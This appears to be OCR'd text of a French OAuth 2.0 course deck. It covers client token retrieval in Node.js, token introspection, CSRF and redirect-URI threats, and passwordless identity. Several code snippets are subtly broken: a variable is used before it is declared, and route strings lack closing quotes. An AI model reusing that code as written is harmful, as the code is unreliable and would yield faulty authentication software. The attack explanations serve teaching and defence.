  [Full request URI: http://localhost:9001/authorize?response_type=code&client_id=oauth-client-1&redirect_uri=http%3A%2F%2Flocalhost%3A9000%2Fcallback]
  [HTTP request 1/1]
  [Response in frame: 26]
```

client.js : récupération du token

On va devoir remplir la callback:

```
app.get('/callback, function(req, res){

});
```

Il va falloir prendre le code d'autorisation du serveur d'autorisation `req.query.code` et le renvoyer directement vers le token endpoint avec un HTTP POST.

https://developer.okta.com/blog/2018/04/10/oauth-authorization-code-grant-type

client.js : récupération du token

La réponse est constituée d'un header et d'un body.

```
var headers = {

'Content-Type': 'application/x-www-form-urlencoded',

'Authorization': 'Basic ' + encodeClientCredentials(client.client_id, client.client_secret)

};
```

Basic HTTP avec une string encodée en base64,

selon le format username:password

client.js : récupération du token

Le body :

```
var code = req.query.code;

var form_data = qs.stringify({

      grant_type: 'authorization_code',

      code: code,

      redirect_uri: client.redirect_uris[0]

});
```


Pour pouvoir vérifier l'URI et éviter une attaque par redirection

client.js : récupération du token

```
var tokRes = request('POST', authServer.tokenEndpoint,
     {
          body: form_data,
          headers: headers
     }
);
res.render('index', {access_token: body.access_token});
var body = JSON.parse(tokRes.getBody());
access_token = body.access_token;  // récupération du token
```

client.js : récupération du token

Si tout se passe bien : vous devriez voir le token (bien sûr en prod on ne ferait pas ça !)



Pour l'instant, le scope est vide, mais on pourrait définir par ex des accès read/write/delete

https://www.oauth.com/oauth2-servers/scope/defining-scopes/

client.js : accès à la ressource protégée

On va pouvoir utiliser le token et appeler:

```
app.get('/fetch_resource, function(req, res){

});
```

On doit envoyer le bearer token à la ressource, via une requête POST.

```
var headers = { 'Authorization': 'Bearer ' + access_token};

var resource = request('POST', protectedResource, {headers: headers});
```

On peut alors parser la réponse JSON et l'afficher.

client.js : accès à la ressource protégée

Data from protected resource:


```
{
    "name": "Protected Resource",
    "description": "This data has been protected by OAuth 2.0"
}
```

Authentification du propriétaire (RO)

Il est important de noter que le protocole OAuth ne précise pas comment le propriétaire de la ressource est authentifié, mais des méthodes classiques sont implémentées dans openID Connect (authentification et consentement du propriétaire).

Que se passe-t-il quand le token expire ?

Il est possible de faire automatiquement un refresh token (pour éviter d'avoir à re-demander à l'utilisateur).

https://tools.ietf.org/html/rfc6749#section-1.5


Pour rappel : le resource owner peut décider de révoquer le jeton à n'importe quel moment.

Collocation : cas d’une implémentation basique

Souvent pour de petites installations, le serveur de ressources et le serveur d’autorisation sont déployés au même endroit.

Dans notre exemple, on a accès à une database nosql qui sauvegarde les tokens et permet de faire des lookups.

Fonctionnement côté serveur



https://medium.com/@darutk/oauth-access-token-implementation-30c2e8b90ff0

Introspection

Evite le besoin d'une base de données commune entre les ressources et l'autorisation.


Request to Introspection Endpoint (RFC 7662, Section 2.1)

```
POST /introspect HTTP/1.1
Host: server.example.com
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

token=mF_9.B5f-4.1JqM&token_type_hint=access_token
```


Response from Introspection Endpoint (RFC 7662, Section 2.2)

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "active":          true,
  "client_id":       "l238j323ds-23ij4",
  "username":        "jdoe",
  "scope":           "read write dolphin",
  "sub":             "Z5O3upPC88QrAjx00dis",
  "aud":             "https://protected.example.net/resource",
  "iss":             "https://server.example.com/",
  "exp":             1419356238,
  "iat":             1419350238,
  "extension_field": "twenty-seven"
}
```

Cache


Resource Server
Authorization Server
1 Check if info about the access token is cached.
2 Return info about the access token if it exists in the cache.
access token cache
API
3 Call the introspection endpoint if info about the access token is not cached.
Introspection Endpoint
4 Return info about the access token.
info
5 Cache the info for later use.

Révocation


Resource Server
Authorization Server
Access Token
header
{
"scope": "...",
...,
"jti":"abc123"
}
signature
❶ Retrieve the unique identifier of the access token
abc123
revocation status
❷ make an inquiry about revocation status of the access token
API that returns revocation status
❸ return the revocation status

Menaces relatives à OAuth2.0

https://tools.ietf.org/html/rfc6819

https://arxiv.org/pdf/1601.01229.pdf

OAuth 2.0 Threat Model and Security Considerations

Abstract

This document gives additional security considerations for OAuth, beyond those in the OAuth 2.0 specification, based on a comprehensive threat model for the OAuth 2.0 protocol.

Eléments à protéger côté client

- client secret
- access token et refresh tokens

Il est important de bien choisir le grant types en fonction du type d'application : pour une application native, le mode implicite est déconseillé car le client_secret pourrait être décompilé (contrairement à un usage dans le browser).


Exemple : https://stephensclafani.com/2014/07/29/hacking-facebooks-legacy-api-part-2-stealing-user-sessions/

Attaque CSRF contre le client

Rappel (OWASP) : l'attaque CSRF se produit quand une application malicieuse fait en sorte que le browser de l'utilisateur (déjà authentifié) fasse une action non voulue.

Exemple (multi-login) : http://homakov.blogspot.com/2012/07/saferweb-most-common-oauth2.html

CSRF


Attacker
Victim
Vulnerable Client
Authorization Server
Attacker receives or forges authorization code
Attacker sends CSRF attack to victim, targetted at client's redirect URI and including attackers's authorization code
Victim's browser loads the redirect URI including the attacker's authorization code
Client sends attacker's authorization code to server

Principe de protection CSRF

Il faut donc générer un paramètre d’état qui ne puisse être deviné par un attaquant, et le fournir lors du premier appel au serveur d’autorisation.

Le serveur d’autorisation retourne ce paramètre tel quel, et lors du redirect, le client vérifie le paramètre.

Génération du paramètre d'état

D'après la spécification (https://tools.ietf.org/html/rfc6749#section-10.10) :

> **10.10. Credentials-Guessing Attacks**
>
> The authorization server MUST prevent attackers from guessing access tokens, authorization codes, refresh tokens, resource owner passwords, and client credentials.
>
> The probability of an attacker guessing generated tokens (and other credentials not intended for handling by end-users) MUST be less than or equal to 2^(-128) and SHOULD be less than or equal to 2^(-160).
>
> The authorization server MUST utilize other means to protect credentials intended for end-user usage.

```
state = randomstring.generate(); // par exemple stocké dans un cookie ou une session
```

Enregistrement de la redirect URI (exact matching)

Exemple : http://blog.intothesymmetry.com/2015/06/on-oauth-token-hijacks-for-fun-and.html

If you are building an OAuth client,

Thou shall register a redirect_uri as much as specific as you can

i.e. if your OAuth client callback is

https://yourouauthclient.com/oauth/oauthprovider/callback then

- DO register **https://yourouauthclient.com/oauth/oauthprovider/callback**
- NOT JUST h**ttps://yourouauthclient.com/** or

  https://yourouauthclient.com/oauth

Et faire attention à ne pas se faire voler le token

Le risque principal est si le client OAuth envoie le token au serveur de ressource dans une URI :

```
https://oauthapi.com/data/feed/api/user.html?access_token=<tokenstring>
```

Si un attaquant arrive à mettre un simple lien vers cette page data/feed/api/user.html alors le header va révéler l’access token.

-> Ne pas passer le token en paramètre d’URI (préférer un autorisation header plutôt que de passer par une requête)

Risques côté serveur de ressources

- accès d’un attaquant à la ressource par token hijacking (côté client) ou parce que le token a une faible entropie ou un scope trop important (ex: write au lieu de read)
- un attaquant peut créer une fausse URI contenant une attaque XSS (cf OWASP)
  - Exemple : http://blog.intothesymmetry.com/2014/09/bounty-leftover-part-2-target-google.html

Risques côté serveur d’autorisation

Le serveur d’autorisation contient un site pour les utilisateurs et une API pour les machines (back channel). Il faut donc bien sécuriser le serveur (le client doit soumettre les tokens via TLS, OS hardening, etc.).

Il existe des risques plus spécifiques au protocole OAuth 2.0, que nous ne verrons pas en détails (compliqué).

Client impersonation : http://homakov.blogspot.com/2014/02/how-i-hacked-github-again.html

Open redirect : http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html

En production

- utiliser des implémentations certifiées (https://openid.net/certification)
- et des SDK clients connus
- enfin vérifier régulièrement les CVE relatives aux produits utilisés

Ce que vous avez appris

- le fonctionnement de OAuth2.0
- et des tokens
- et (certains) des principes de sécurité sous-jacents

Note : il existe maintenant OAuth2.1 qui reprend les bonnes pratiques de sécurité et évite les failles les plus courantes

Ressources utiles

- https://curity.io/resources/courses/
- https://pragmaticwebsecurity.com/files/talks/introductionoauth.pdf
- https://pragmaticwebsecurity.com/cheatsheets.html
- https://www.manning.com/books/oauth-2-in-action

Aller plus loin : GNAP

Protocol for negotiating access
Methods for interacting with humans
Validating and verifying the client software
Methods for binding keys to message requests
Data model of what's being requested

IETF GNAP

https://github.com/ietf-wg-gnap/gnap-core-protocol

vers le passwordless

passwordless : comment est stockée la clé privée ?

fido2

dongle

DIF

wallet

démos : ce qu'on va vous montrer

fido2

https://github.com/fimbault/mock_fido2

expliquer sans la complexité hardware

DIF

https://github.com/fimbault/ghdid

https://github.com/fimbault/ex_didcomm_jwm

expliquer sans la complexité blockchain

objectif de la présentation : comparaison

comparaison	FIDO2	DID
avantages		
inconvénients		
mécanisme		
confiance		
déploiement		
coût		
cas d'usage		

quand l'utiliser

quand ne pas l'utiliser

la gestion des identités


– – –

“We are getting nowhere on digital identity, while identity fraud continues to spiral out of control and we are drowning in fake news.“ - Dave Birch (2019)

“[If digital identity] problems were easy to solve, we wouldn’t be debating some of the same issues we were discussing 30 years ago.“ - TechVision Research (2020)

NB : on s’intéresse dans cette présentation principalement aux identités des personnes

notions utiles : identité / authN (authentification)




attaques classiques

80% des piratages impliquent la force brute ou le vol d'identifiants

https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf (p19)

